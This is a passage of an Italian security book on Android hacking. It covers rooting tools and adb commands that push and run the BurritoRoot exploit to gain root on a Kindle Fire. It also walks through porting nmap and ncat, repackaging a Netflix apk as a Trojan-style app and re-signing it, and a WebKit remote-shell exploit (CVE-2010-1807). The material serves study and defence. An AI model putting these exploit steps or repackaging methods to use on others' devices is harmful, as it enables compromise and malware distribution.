danneggia a tal punto che il telefono non funziona più – a meno di non usarlo come un mattoncino, da cui deriva il termine inglese. Questo può avvenire quando il processo di rooting viene interrotto improvvisamente e alcuni file di sistema essenziali vengono corrotti, o se si sta scrivendo nella flash un firmware errato o rovinato. Il risultato finale del fallimento di questo processo è che il telefono non è più in grado di fare il boot o continua a riavviarsi all'infinito. Esistono alcune procedure che possono, talvolta, recuperare la funzionalità della periferica, ma se non funzionano nemmeno queste dovrete acquistare un nuovo dispositivo (il rooting tipicamente annulla la garanzia del produttore). Un altro rischio del processo di rooting riguarda la sicurezza dello stesso dispositivo: l'accesso di root scavalca le misure di sicurezza del sistema operativo, consentendo l'esecuzione di codice malevolo senza il consenso dell'utente. Tuttavia la maggior parte dei tool di rooting installa l'applicazione SuperUser.apk, che controlla l'accesso ai privilegi di root mostrando un avviso ogni volta che una nuova applicazione avvia l'eseguibile su: in questo modo l'utente è in grado di controllare (autorizzare/negare) l'accesso ai privilegi di root.

Strumenti per il rooting di Android

Dopo aver analizzato lo scopo e i pro e contro del procedimento di rooting, è giunto il momento di vedere nella pratica come rootare una periferica Android. La prima cosa che va fatta è assicurarsi con la massima precisione di che hardware e che versione di Android disponiamo. Dato il problema della frammentazione delle versioni di Android, non tutti i rooting exploit funzionano su tutte le periferiche /produttori/versioni del sistema operativo. Per fortuna sono disponibili online alcune applicazioni sviluppate dalla comunità Android (per esempio XDA Developers all'indirizzo www.xda-developers.com). Queste applicazioni, dette applicazioni di rooting universali, generalmente funzionano su diversi tipi di periferica e versioni di sistema operativo. Vediamo qui quelle più popolari.

SuperOneClick

È probabilmente lo strumento di rooting più “universale” perché esegue il rooting di quasi tutti i telefoni e di tutte le versioni di Android. È essenzialmente un'applicazione nativa per Windows molto semplice da usare (richiede Microsoft .NET Framework 2.0 o versioni successive, ma può essere utilizzata anche su Linux e Mac usando Mono v1.2.6 o successive). Riportiamo di seguito i passaggi necessari a eseguire il rooting della vostra periferica Android con SuperOneClick.

1. Scaricate SuperOneClick da shortfuse.org.
2. Abilitate il debugging via USB nel dispositivo dal menu delle impostazioni, poi applicazioni, sviluppo, debug USB.
3. Connettete la periferica al computer via USB e assicuratevi che non ci sia alcuna scheda di memoria SD montata.
4. Eseguite il file SuperOneClick.exe e fate clic su Root.
5. Attendere la conclusione del processo. Quando il menu principale del telefono conterrà un'icona di nome “Superuser” la periferica sarà “rootata”.

Z4Root

A differenza di SuperOneClick, questo strumento non è un'applicazione Windows nativa, bensì è un'applicazione Android. Un normale file apk come quelli che vengono installati dall'Android Market ufficiale. Tuttavia, come SuperOneClick, richiede solo la pressione

di un pulsante per rootare il dispositivo. L'applicazione può essere scaricata dal forum degli sviluppatori XDA (forum.xda-developers.com/showthread.php?t=833953). Una volta eseguito, appare l'interfaccia utente della Figura 11.5. Se l'utente fa clic su *Temporary Root* o *Permanent Root*, si avvia il procedimento di rooting. Attendete fino alla conclusione e la periferica sarà rootata.

GingerBreak

Questa app Android (file .apk) sfrutta l'exploit GingerBreak exploit (scoperto dall'Android Exploit Crew) che ottiene l'accesso di root sulle periferiche Gingerbread (Android versione 2.3). Può funzionare anche su altre versioni di Android come la 2.2 (Froyo) o la 3 (Honeycomb). Essenzialmente GingerBreak funziona in modo analogo a Z4Root: con un solo clic la periferica viene rootata, come in Figura 11.6; richiede però alcuni passaggi di preparazione del dispositivo all'exploit.

1. Inserire e montare una schedina SD.
2. Abilitare il debugging via USB.
3. Fare clic su *Root Device*.

È possibile scaricare l'applicazione GingerBreak dal sito web di XDA Developers (forum.xda-developers.com/showthread.php?t=1044765).

Se nessuna di queste applicazioni riesce a rootare il vostro dispositivo, fate riferimento al documento “The Big Guide on Rooting” sul sito web di XDA Developers (www.xda-developers.com/android/the-big-guide-on-rooting/) oppure cercate nel vostro motore di ricerca preferito la frase “**how to root nome_del_vostro_dispositivo**”.



Figura 11.5 Z4Root.




Figura 11.6 Lo strumento di rooting GingerBreak.

Rooting di un Kindle Fire

L'Amazon Kindle Fire è un tablet Android rilasciato nell'autunno del 2011 che, al momento in cui scriviamo, sta acquisendo una grande popolarità, essenzialmente per il suo prezzo basso. Questo Kindle affascina gli hacker perché ha una versione personalizzata di Android 2.3 che di fatto inibisce diverse attività, come lo scaricamento di applicazioni dall'Android Market ufficiale.

Il Kindle Fire utilizza Kindle Fire OS, una versione personalizzata di Android 2.3 che contiene l'Amazon Appstore e un'interfaccia utente ristretta, progettata per fornire contenuto digitale Amazon come musica, video, riviste, libri e ogni informazione memorizzata nel Cloud di Amazon. Una delle principali limitazioni del Kindle Fire è l'impossibilità di accedere all'Android Market ufficiale per scaricare e installare le principali applicazioni. La soluzione consiste nell'utilizzo del programma Universal (All Firmware) One Click Root per Kindle Fire che usa l'exploit Burrito Root sviluppato da Justin Case (twitter.com/TeamAndIRC). Riportiamo i passaggi richiesti per rootare un Kindle Fire.

1. Abilitare l'installazione di applicazioni da fonti sconosciute toccando l'icona delle impostazioni nella barra di stato in alto; ora toccando *More | Device* impostare *Allow Installation of Applications* su *ON*.
2. Installare l'SDK di Android: si può scaricare da developer.android.com/sdk/index.html. Basta seguire le istruzioni relative alla piattaforma in uso (Windows, Mac o Linux). Consigliamo di aggiungere le cartelle Platform-Tools e Tools al path del sistema operativo per avviare più facilmente strumenti come adb o DDMS.
3. Modificare le impostazioni del driver USB: dal computer su cui è installato l'SDK, andare alla cartella <username>/ .android e aggiungere la riga seguente al fondo del file adb_usb.ini:

4. Ora occorre spostarsi nella cartella di installazione dell'SDK. Si trova la cartella google-usb_driver: occorre aprirla e trovare il file android_winusb.inf. Questo file va modificato aggiungendo il testo seguente sia nella sezione [Google.NTx86] che nella sezione [Google.NTAmd64]:

```
;Kindle Fire
%SingleAdbInterface% = USB_Install, USB\VID_1949&PID_0006
%CompositeAdbInterface% = USB_Install, USB\VID_1949&PID_0006&MI_01
```

5. Ora occorre collegare il Kindle Fire alla porta USB del proprio computer. In Windows, occorre cercare il driver nella cartella google-usb_driver dove è memorizzato il file android_winusb.inf. Se tutto funziona come previsto, si dovrebbe vedere il Device Manager come nella Figura 11.7.
6. Se necessario, occorre riavviare adb in modo che comunichi con il Kindle. Per far questo si apre DDMS (dalla cartella Tools dell'installazione di SDK), si seleziona Actions e si fa clic su Reset adb. Fatto questo, occorre impartire il comando adb devices per vedere elencato il Kindle tra le periferiche connesse.
7. Eseguire il rooting del Kindle Fire (rootzwiki.com/topic/13027-universal-all-firmware-one-click-root-including-262/): scaricate i file seguenti e inseriteli nella cartella adb (che dovrebbe trovarsi nella cartella Platform-Tools):

- <http://download.cunninglogic.com/BurritoRoot2.bin>
- <http://download.cunninglogic.com/su>
- <http://download.cunninglogic.com/Superuser.apk>

Ora lanciate i comandi seguenti (avendo cura di farlo dalla cartella adb):

```
adb push BurritoRoot2.bin /data/local/
adb shell chmod 777 /data/local/BurritoRoot2.bin
adb shell /data/local/BurritoRoot2.bin
adb root
adb shell id
<if uid = 0 continue, if not start over>
adb remount
adb push su /system/xbin/su
adb shell chown 0.0 /system/xbin/su
adb shell chmod 06755 /system/xbin/su
adb remount
adb install Superuser.apk (skip this step if its already installed)
```



Figura 11.7 Android Composite ADB Interface.

Sul vostro Kindle Fire dovreste ora vedere l'icona dell'applicazione Superuser all'inizio della lista delle applicazioni recenti, come nella Figura 11.8.

L'Android Market ufficiale sul vostro Kindle

Ebbene, il Kindle ora è rootato. E adesso? Be', una delle limitazioni di questa periferica è che non dispone dell'accesso all'Android Market. Al momento in cui scriviamo, l'unico modo per scaricare applicazioni dall'Amazon market è possedere una carta di credito valida. Ma una volta che la periferica è rootata, si può installare l'Android Market ufficiale. Ecco i passi da seguire.

1. Cercate su Internet i file seguenti e scaricateli da un sito fidato:
 - **GoogleServicesFramework.apk** permette al dispositivo di accedere ai servizi Google come Android Market.
 - **com.apmarket.apk** l'ultima versione dell'Android Market; quella vecchia (Vending.apk) non funziona, rimane piantata su "Starting download..."
2. Scaricate e installate un'applicazione per la gestione dei file dall'Amazon Appstore o da un sito web fidato. File Expert, un'applicazione gratuita disponibile in molti app store, funziona perfettamente per installare Android Market sul dispositivo.
3. Collegate il Kindle al computer e trasferite entrambi i file apk sulla periferica. Ora apriete File Expert e selezionate tasto Menu, poi More... e poi dal menu Operation selezionate Settings | File Explorer Settings | Root Explorer. L'applicazione Superuser aprirà un pop-up per chiedere l'autorizzazione a usare i privilegi di root (Figura 11.9).



Figura 11.8 L'app Superuser appare nell'elenco delle applicazioni recenti su Kindle, dopo il rooting.




Figura 11.9 Superuser chiede dei privilegi.

4. Selezionate Allow. Il Root Explorer si attiva. File Explorer è ora in grado di modificare i permessi di lettura-scrittura dei file.
5. Usando File Explorer, cercate il file GoogleServicesFramework.apk e selezionate Install. Ritornate a File Explorer e toccate e tenete premuto com.apmarket.apk per aprire il menu contestuale da cui sceglierete l'opzione Cut. Ora navigate alla cartella Phone Internal Storage/system/app e selezionate Menu key | More | Mount | Mount as Read Write. Ora toccate di nuovo il tasto Menu e poi Paste. Ora il file com.apmarket.apk dovrebbe trovarsi nella cartella system/app. Se il file non viene copiato, provate un'altra applicazione di gestione dei file come ES File Explorer o AndroXplorer.
6. Toccate e tenete premuto com.apmarket.apk, quindi scegliete Permissions. I permessi di lettura per Owner, Group e All dovrebbero essere già presenti, ma solo il proprietario dovrebbe avere permessi in scrittura, quindi selezionate Apply. A questo punto toccate il file e installatelo. Una volta avviato, chiede di inserire un account Google.
7. Scaricate e installate le app. La Figura 11.10 mostra l'Android Market ufficiale installato su un Kindle Fire.

Nonostante ora l'Android Market sia installato sul dispositivo, non compare nel launcher del Kindle. Fortunatamente il membro “munday” del gruppo XDA Developer ha sviluppato un'applicazione che genera il collegamento necessario per visualizzare l'icona del Market nel launcher Kindle. Potete scaricarla da munday.ws/kindlefire/MarketOpener.apk. È importante ricordare che le applicazioni scaricate dall'Android Market possono avere problemi, perché Kindle Fire OS non è stato progettato per accedere alle applicazioni di quel mercato. Per esempio, alcune applicazioni non vengono scaricate e altre vanno miseramente in crash all'avvio.

Ora avete una periferica rootata ma, tecnicamente, che cosa significa? Gli strumenti descritti finora sfruttano essenzialmente vulnerabilità ben note eseguendo un exploit (potete trovare informazioni dettagliate sugli exploit più comuni usati dalle applicazioni di rooting



Figura 11.10 Android Market sul Kindle Fire (osservate l'angolo superiore sinistro).

e dai malware nella presentazione “Don’t Root Robots!” di Jon Oberheide all’indirizzo jon.oberheide.org/files/bsides11-dontrootrobots.pdf). Una volta rootata la periferica la partizione di sistema viene montata in lettura e scrittura per installare il binario nativo su (che permette l’esecuzione di comandi con i privilegi di root nel sistema), l’applicazione Superuser (per gestire quali applicazioni avranno accesso a su), e a volte il binario nativo BusyBox (busybox.net/about.html), un toolkit per UNIX molto conosciuto che contiene diverse utilità in un unico eseguibile.

Applicazioni interessanti per periferiche Android rootate

Ora che avete un dispositivo rootato potete utilizzare l’intero potenziale della periferica mobile. A differenza del mondo iOS, non dovete cercare su siti nascosti o repository alternativi. Già nell’Android Market troverete alcune applicazioni interessanti e utili per sfruttare il telefono al massimo del suo potenziale:

- **Superuser.** Nel caso in cui il vostro metodo di rooting non abbia già installato questa app, installatela prima possibile – è quella che controlla quali applicazioni possono eseguire comandi coi privilegi di root. Per consentire o negare l’accesso, l’applicazione apre una finestra pop-up e chiede all’utente ogni volta che un’app lancia l’eseguibile su.
- **ROM Manager.** Nel caso vogliate l’ultima versione di Android sul vostro dispositivo, installando una ROM personalizzata, questa applicazione è qualcosa da avere assolutamente. Fornisce tutte le utilità di gestione per le ROM che volete scrivere nella flash del vostro dispositivo (scaricamento, cancellazione, installazione senza passare in recovery mode e aggiornamento quando necessario).

- **Market Enabler.** Molte delle applicazioni dell'Android Market ufficiale non sono disponibili globalmente; alcune sono ristrette per alcuni paesi, regioni o gestori telefonici. Per fare un esempio, Google Music è stata resa disponibile in Italia soltanto da novembre 2012. Market Enabler è una semplice applicazione che cambia temporaneamente il codice della nazione della SIM (viene ripristinato allo stato originale quando il telefono viene riavviato o posto in modalità Aereo) per ingannare il Market.
- **ConnectBot.** Questa applicazione è il client SSH più popolare ed è anche open source. ConnectBot esegue comandi shell remotamente, proprio come se la periferica fosse collegata a una porta USB del vostro PC usando adb.
- **Screenshot.** A differenza di iOS, Android non prevede alcun modo facile e veloce per salvare le videate del dispositivo. Screenshot offre questa funzionalità; è sufficiente agitare il dispositivo.
- **ES File Manager.** Ora che avete un accesso totale al file system potete utilizzare un'applicazione che copi, incollhi, tagli, crei, cancelli e rinomini i file, compresi quelli che appartengono al sistema ES File Manager è in grado di decomprimere e creare file ZIP compressi e accedere al PC via WiFi, a server SMB e FTP, ad altri dispositivi mobili tramite Bluetooth, e così via.
- **SetCPU.** Questo strumento modifica le impostazioni della CPU in modo che sia possibile effettuarne l'overclock (per aumentare le prestazioni) o l'underclock (per risparmiare batteria) quando si avverano alcune condizioni che è possibile configurare; per esempio, quando il telefono è in standby o si sta caricando potete risparmiare batteria con l'underclock della CPU. Ma SetCPU è utilissimo anche quando avete bisogno di maggiore potenza di elaborazione perché usate un'applicazione che fa un uso intenso delle risorse (per esempio un gioco con grafica che richiede una gran quantità di calcoli).

ATTENZIONE

Come ogni altro programma di overclock, anche questo strumento può essere pericoloso perché cambia le impostazioni di default della CPU e può portare all'impossibilità di riavviare il kernel. Usatelo a vostro rischio e pericolo.

- **Juice Defender.** Uno dei problemi più sentiti delle periferiche mobili, e specialmente dei dispositivi Android, è la durata della batteria. Questa applicazione aiuta a risparmiare potenza ed estendere la durata della batteria gestendo componenti hardware come la connettività alla rete mobile, Bluetooth, velocità della CPU e connessione Wi-Fi.

App native su Android

Una delle maggiori attrattive di Android è il suo kernel Linux. Il fatto che il sistema operativo risieda in un normale kernel Linux cross-compilato implica che si possa trattare il proprio dispositivo Android come una vera e propria macchina Linux usandovi comandi di shell via adb come `ls`, `chmod` o `cd` invece di dover cercare di indovinare la sintassi dei comandi interni di qualche sistema operativo chiuso come BlackBerry OS. Un altro vantaggio di Linux è che esistono già moltissimi strumenti open source scritti in C o C++ disponibili per la piattaforma. Se, però, copiate semplicemente gli eseguibili dal vostro

PC nella vostra periferica, non funzionerebbero, perché sono stati compilati per un'altra architettura (presumibilmente X86). Quindi come sono stati creati strumenti UNIX come BusyBox? Usando un cross compiler, che è in grado di creare codice eseguibile per piattaforme diverse (in questo caso ARM) da quella su cui il compilatore viene eseguito (in questo caso X86).

I cross compiler esistono perché in alcuni dispositivi il processo di compilazione richiede grandi quantità di risorse (memoria, processore, disco) e un computer tradizionale è in grado di fornirle anche quando si tratta di compilare un programma per un'architettura diversa. Questa modalità era l'unica disponibile nelle precedenti versioni di Android, ma da giugno 2009 c'è un'altra possibilità: l'Android Native Development Kit (NDK, android-developers.blogspot.com/2009/06/introducing-android-1-5-ndk-release-1.html). L'NDK, fornito da Google, è uno speciale cross compilatore integrato nella SDK di Android corredata di un insieme di strumenti per generare codice nativo a partire da sorgenti in C e C++ ma, a differenza di un normale cross compilatore, il codice nativo generato è impacchettato in un file applicazione (.apk) in modo che il codice venga eseguito direttamente dal kernel Linux, scavalcando tutti i livelli dell'architettura Android, compresa la Dalvik Virtual Machine, cosa che lo rende meno efficiente di un binario eseguito direttamente dal kernel.

Il principale vantaggio di un cross compiler è che consente di può scrivere codice C sul proprio computer in modo che la periferica faccia quel che si vuole eseguendo codice direttamente a livello del kernel di Linux. Inoltre, si possono scaricare e compilare strumenti open source e portarli su Android per utilizzarli come parte di un attacco. Inoltre, possono essere sviluppati exploit per Android in C, come RageAgainstTheCage (stealth.openwall.net/xSports/RageAgainstTheCage.tgz), che vengono poi cross compilati per essere eseguiti sulla piattaforma ARM. Gli exploit che hanno come obiettivo vulnerabilità del kernel Linux possono essere portati anch'essi su Android e sull'architettura ARM cross-compilandoli.

Per illustrare questo procedimento compileremo un classico programma “Hello World” sviluppato in C utilizzando un cross compiler e verificheremo il funzionamento dell'eseguibile su un Kindle Fire. Faremo tutta l'operazione su un sistema Linux, in questo caso Ubuntu, con il cross compiler ARM Linaro. Ecco i passaggi da seguire.

1. Installare l'ambiente di cross compilazione Linaro impartendo il comando seguente:

```
sudo apt-get install gcc-arm-linux-gnueabi
```

2. Installare l'ultima versione del cross compiler Linaro:

```
sudo add-apt-repository ppa:linaro-maintainers/toolchain
sudo apt-get update
sudo apt-get install gcc-4.5-arm-linux-gnueabi
```

3. Creare un file di test contenente quanto segue e salvarlo con nome **hello**:

```
#include <stdio.h>
int main()
{
printf("Hello Hacking Exposed Mobile!\n");
return 1;
}
```

4. Compilare il programma:

```
arm-linux-gnueabi-gcc -static hello.c -o hello
```

5. Collegare la periferica Android e verificare il funzionamento del programma:

```
adb push hello /data/local/tmp
adb shell
chmod 0755 /data/local/tmp/hello
cd /data/local/tmp/
./hello
```

6. Funziona! La Figura 11.11 mostra un programma C cross compilato che gira su Android.

Installazione di eseguibili nativi di sicurezza in un dispositivo Android rootato

Ora che sapete come compilare codice C che gira su periferiche ARM, è possibile portare sulla piattaforma i tool di sicurezza che useremo per l'hacking di dispositivi Android altrui. Fortunatamente per noi, si possono scaricare binari precompilati direttamente da Internet.

BusyBox

BusyBox (<http://benno.id.au/android/busybox>) è una raccolta di tool UNIX che permette di eseguire comandi utili come, tra gli altri, tar, dd e wget. Lo strumento può essere utilizzato passando il nome del comando come parametro, per esempio:

```
./busybox tar
```

Generalmente, però, il tool viene installato nel sistema creando link simbolici per tutte le utility che contiene; dobbiamo creare quindi una cartella che conterrà tutti i link di BusyBox:

```
adb shell
su
mkdir busybox
exit
```

```
F:\>adb push hello /data/local/tmp
359 KB/s (439268 bytes in 1.192s)

F:\>adb shell
$ chmod 0755 /data/local/tmp/hello
chmod 0755 /data/local/tmp/hello
$ cd /data/local/tmp
cd /data/local/tmp
$ ./hello
./hello
Hello Hacking Exposed Mobile!
$ -
```

Figura 11.11 Hello Hacking Exposed Mobile!

Una volta creata la cartella possiamo inserirvi l'eseguibile di BusyBox, assegnargli i permessi di esecuzione e installare gli strumenti nella medesima cartella:

```
adb push busybox /data/busybox
adb shell
chmod 0755 /data/busybox/busybox
cd /data/busybox
./busybox --install
```

Ora, per rendere il tutto funzionante, inseriamo questa cartella nel path di sistema:

```
export PATH=<location>/busybox:$PATH
```

Ora possiamo lanciare il comando tar direttamente senza dover eseguire prima BusyBox. La Figura 11.12 mostra l'esecuzione di wget.

Tcpdump

Probabilmente è il più noto analizzatore di pacchetti da riga di comando; tcpdump è in grado di catturare e visualizzare i pacchetti trasmessi sulla rete. Tcpdump può essere usato come sniffer per catturare traffico e memorizzare le informazioni in un file pcap che può essere rivisto e filtrato in seguito da strumenti come Wireshark (wireshark.org/). Il procedimento per ottenere e utilizzare tcpdump su Android è presente sul sito vbsteven.com/archives/219.

Nmap

È uno scanner di sicurezza utilissimo per scoprire hardware e software in una rete, Nmap (ftp.linux.hr/android/nmap/nmap-5.50-android-bin.tar.bz2) invia pacchetti a tutte le periferiche raggiungibili di una rete e analizza le risposte per identificare tra le altre cose i dettagli specifici del sistema operativo in uso, le porte aperte, i nomi DNS e gli indirizzi MAC. È meglio utilizzare Nmap su una connessione Wi-Fi perché l'app genera un sacco di traffico di rete. Se state utilizzando una connessione cellulare, attenzione alle eventuali tariffe aggiuntive per il traffico.

```
# export PATH=/data/busybox:$PATH
export PATH=/data/busybox:$PATH
# wget
wget
BusyBox v1.8.1 (2007-11-14 10:11:37 EST) multi-call binary

Usage: wget [-c|--continue] [-s|--spider] [-q|--quiet] [-O|--output-document fil
e]
          [--header 'header: value'] [-Y|--proxy on/off] [-P DIR]
          [-U|--user-agent agent] url

Retrieve files via HTTP or FTP

Options:
  -s      Spider mode - only check file existence
  -c      Continue retrieval of aborted transfer
  -q      Quiet
  -P      Set directory prefix to DIR
  -O      Save to filename ('-' for stdout)
  -U      Adjust 'User-Agent' field
  -Y      Use proxy ('on' or 'off')

#
```

Figura 11.12 Esecuzione di wget tramite BusyBox.

Ncat

Ncat (<ftp://linux.hr/android/nmap/nmap-5.50-android-bin.tar.bz2>) è una versione migliorata del pacchetto Netcat sviluppato inizialmente all'interno del progetto Nmap. È principalmente un'utility di rete che legge e scrive dati in rete dalla riga di comando – cosa che ne fa uno strumento potentissimo per realizzare connessioni a reti remote.

Per lanciare alcuni di questi tool, inseritene i binari nella partizione di sistema con i giusti permessi. Ecco il procedimento generale per farlo:

```
su
mount -o remount, rw /system
cp /sdcard/data/<tool> /system/xbin // "tool" is the name of the binary
cd /system/xbin
chmod 777 <tool>
mount -o remount, ro /system
```

Trojan app

Ci sono diversi tipi di programmi e applicazioni malevoli. Il malware più semplice è un programma che inganna l'utente facendogli credere di essere un'applicazione legittima usando lo stesso nome e la stessa icona dell'applicazione originale. Tuttavia, dato che l'applicazione non ha alcuna funzionalità, può essere rilevato con facilità e considerato subito sospetto. Un altro tipo di malware è presente all'interno di un'applicazione legittima: si re-impacchetta il codice malevolo all'interno di una versione modificata dell'apk originale. Applicazioni malevoli con queste caratteristiche sono spesso dette *Trojan app*. A partire da Geinimi, il primo malware per Android a usare questa tecnica di re-impacchettamento, la maggioranza dei malware per Android nel 2011 ha utilizzato questo metodo per inserire ed eseguire codice malevolo all'interno di applicazioni legittime – che possono essere qualsiasi cosa, da uno sfondo per lo schermo a un gioco. A differenza dei formati di file per PC come PE (Windows) ed ELF (Linux), l'inclusione e l'esecuzione di codice malevolo in un apk è facile; molto più che modificare un binario per PC, dato che sono disponibili tool per disassemblare, assemblare, impacchettare e firmare un apk con pochi semplici comandi.

Per comprendere come funziona il re-engineering delle applicazioni Android, per prima cosa bisogna conoscere le basi dei file .apk. Le applicazioni Androdid (apk) sono file PK (come i file ZIP o JAR); questo significa che possono essere aperti con qualsiasi programma di compressione come 7-zip. Una volta decompresso l'apk vi si trovano due componenti fondamentali:

- **Manifest:** un file XML codificato che fornisce al sistema Android le informazioni essenziali sull'applicazione. Per esempio i componenti software (servizi in ascolto, attività e fornitori di contenuti) e i permessi che l'applicazione richiede per poter essere eseguita nel dispositivo;
- **Classes.dex:** l'eseguibile Dalvik che contiene il codice compilato.

A differenza dei programmi tradizionali per computer, le applicazioni Android non hanno un unico punto di esecuzione. Questo significa che quando un'applicazione viene installata, l'esecuzione può avviarsi da diversi punti del programma. Per esempio, viene eseguita una specifica funzione quando l'utente apre l'app facendo tap sull'icona, mentre viene eseguito altro codice se la periferica viene riavviata o quando cambia la modalità

di connessione alla rete. Per capire come funziona tutto questo, osserviamo le specifiche componenti dell'applicazione.

- **Broadcast receiver.** Permette all'applicazione di ricevere “intent” (eventi) dal sistema. Quando avviene un evento specifico nel sistema (per esempio quando viene ricevuto un SMS) viene trasmesso un messaggio broadcast a tutte le app in esecuzione nel sistema. Se viene definito questo componente nel manifest, l'applicazione può catturare l'evento ed eseguire delle funzioni specifiche. Può anche essere definita una priorità per ciascun ricevitore, in modo da ricevere l'evento prima del ricevitore di default allo scopo di intercettarlo ed effettuarvi delle azioni – per esempio intercettare chiamate e messaggi.
- **Services.** Permette all'applicazione di eseguire codice in background, ovvero senza mostrare alcuna interfaccia grafica all'utente.

La maggioranza dei malware Android parte da un'applicazione legittima, disassembla il codice dex e decodifica il manifest; quindi inserisce il codice malevolo, assembla il dex, codifica il manifest e firma il file apk risultante. Uno degli strumenti per effettuare questo procedimento è apktool (code.google.com/p/android-apktool/). Questo strumento è molto semplice da usare ma l'output del dex disassemblato non è il codice sorgente Java originale. In effetti è un formato simile all'assembly “codice binario grezzo Dalvik VM” di nome smali (assembler in islandese). Ulteriori informazioni sul formato smali sono disponibili presso code.google.com/p/smali/.

La comprensione del formato smali è essenziale perché è in quel linguaggio che vengono effettuate le modifiche prima di riassemblare il codice in un nuovo file apk. Modificate l'app seguendo questa procedura.

1. Scaricate apktool (code.google.com/p/android-apktool/downloads/list). In questo caso specifico usiamo la versione Linux per cui scarichiamo apktool1.4.3.tar.bz2 e apktool-install-linux-r04-brut1.tar.bz2. Decomprimete tutti i file in una cartella e aggiungetela al path di sistema (export PATH=\$PATH:<folder of apktool>).
2. Scaricate l'apk che state per modificare (in questo caso abbiamo scaricato una vecchia versione di un'applicazione molto popolare – Netflix—cercando su Google la stringa “**Netflix apk**”).
3. Eseguite il comando seguente per disassemblare l'ap (dovete disporre dell'ultima JDK sul vostro sistema Linux):

```
apktool d Netflix.apk out
```

4. Effettuate le modifiche nei file .smali e nel manifest che si trovano nella cartella generata con lo stesso nome dell'applicazione disassemblata. Per esempio, possiamo aggiungere come servizio un nuovo .smali con il codice di “HelloWorld” e inserire un'implementazione del broadcast receiver (che chiama il servizio) in qualche punto dell'applicazione originale. In questo caso, per rendere le cose semplici, modifichiamo solo il testo visualizzato in caso di errore di connessione da “Connection Failed” a “Hacking Exposed 7” come nella Figura 11.13.
5. Eseguite il comando build per ricostruire il pacchetto (nella cartella out):

```
apktool b
```

```

<?xml version="1.0" encoding="utf-8"?>
<resources>
    <string name="app_name">Netflix</string>
    <string name="label_continue">Continue</string>
    <string name="label_retry">Retry</string>
    <string name="label_exit">Exit</string>
    <string name="label_connection_failed">Hacking Exposed 7</string>
    <string name="go_button">Go</string>
    <string name="prompt_message" />
    <string name="label_app_installation_disabled">New version of application is found, but your settings prevent its installation. Click OK to change your settings.</string>
    <string name="label_app_update_found">New version of application is found, do you want to update?</string>
    <string name="label_mandatory_app_update_found">New version of application is found, you must upgrade to be able to use application.</string>

```

Figura 11.13 È stata modificata la stringa “label connection failed”.

6. L’apk re-impacchettata è memorizzata nella cartella out/dist. Prima di firmarla, generate una chiave privata con un certificato digitale corrispondente. Utilizzate OpenSSL per generare questi due file:

```

openssl genrsa -out key.pem 1024
openssl req -new -key key.pem -out request.pem (hit enter to all just to leave the defaults)
openssl x509 -req -days 9999 -in request.pem -signkey key.pem -out certificate.pem
openssl pkcs8 -topk8 -outform DER -in key.pem -inform PEM -out key.pk8 -nocrypt

```

7. Scaricate lo strumento SignApk.jar (cercate su Google; lo trovate in diversi siti). Decomprimetelo nella cartella dist e impartite il comando seguente:

```

java -jar signapk.jar certificate.pem key.pk8 Netflix.apk
Netflix_signed.apk

```

8. Per verificare il processo, eseguite questo comando:

```

jarsigner -verify -verbose -certs Netflix_signed.apk

```

Se compare il messaggio “jar verified”, significa che l’applicazione è stata modificata. Quando l’applicazione viene installata nell’emulatore senza una connessione Internet, verrà visualizzato il messaggio di Figura 11.14.

Hacking di dispositivi Android altrui

Ora è giunto il momento di parlare dei metodi per fare l’hacking di altre periferiche Android, per identificare i vettori di attacco e le possibili contromisure difensive a protezione del vostro dispositivo. Android, come ogni altro software, ha diverse vulnerabilità. La gran parte di esse viene utilizzata per effettuare una scalata di privilegi (come RATC o GingerBreak, che vengono impiegati per ottenere i privilegi di root sul sistema), ma ci sono anche altre vulnerabilità che possono essere sfruttate per eseguire codice remotamente in una versione vulnerabile di Android – cosa che è il primo passo per fare l’hacking di altri dispositivi. Ora vedremo diversi tipi di attacco remoto ad Android.



Figura 11.14 L'applicazione Netflix modificata con l'etichetta "Hacking Exposed 7".



Remote Shell via WebKit

Popolarità:	1
Semplicità:	7
Impatto:	7
Grado di rischio:	5

Il primo esempio di vulnerabilità remota di Android è quella relativa alla gestione dei numeri a virgola mobile nel motore open source per browser web WebKit, descritta nel bollettino CVE-2010-1807 (cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2010-1807). La causa principale di questa vulnerabilità è la gestione impropria dei tipi floating point in WebKit, il motore che sta dietro ai browser montati per default su molte piattaforme mobili, comprese iOS, Android, BlackBerry Tablet OS e WebOS. Sebbene questa vulnerabilità sia stata corretta in Android 2.2 (lasciando vulnerabili solo le versioni 2.1 e 2.0) è ancora possibile trovare obiettivi vulnerabili a causa della frammentazione della piattaforma Android che abbiamo visto prima (per esempio, il Sony Ericsson Xperia X10, per default, non è mai stato aggiornato alla versione 2.2).

Un exploit per il bollettino CVE-2010-1807 è stato pubblicato da M. J. Keith, un ricercatore della sicurezza presso Aleric Logic, nel novembre del 2010, durante la conferenza HouSecCon (cfr. packetstormsecurity.org/files/95551/android-shell.txt). L'exploit è in pratica un file HTML appositamente forgiato in modo che, quando viene scaricato da un server web tramite il browser di default di Android, ritorna una shell remota all'indirizzo IP 10.0.2.2 sulla porta 222. Alcuni giorni dopo, Itzhak "Zuk" Avraham, fondatore e amministratore delegato della zimperum LTD, pubblicava un exploit migliorato, basato su quello pubblicato da M. J. Keith, che permetteva di modificare indirizzo IP e porta, rendendone l'utilizzo più semplice (imthezuk.blogspot.com/2010/11/float-parsing-use-after-free.html).

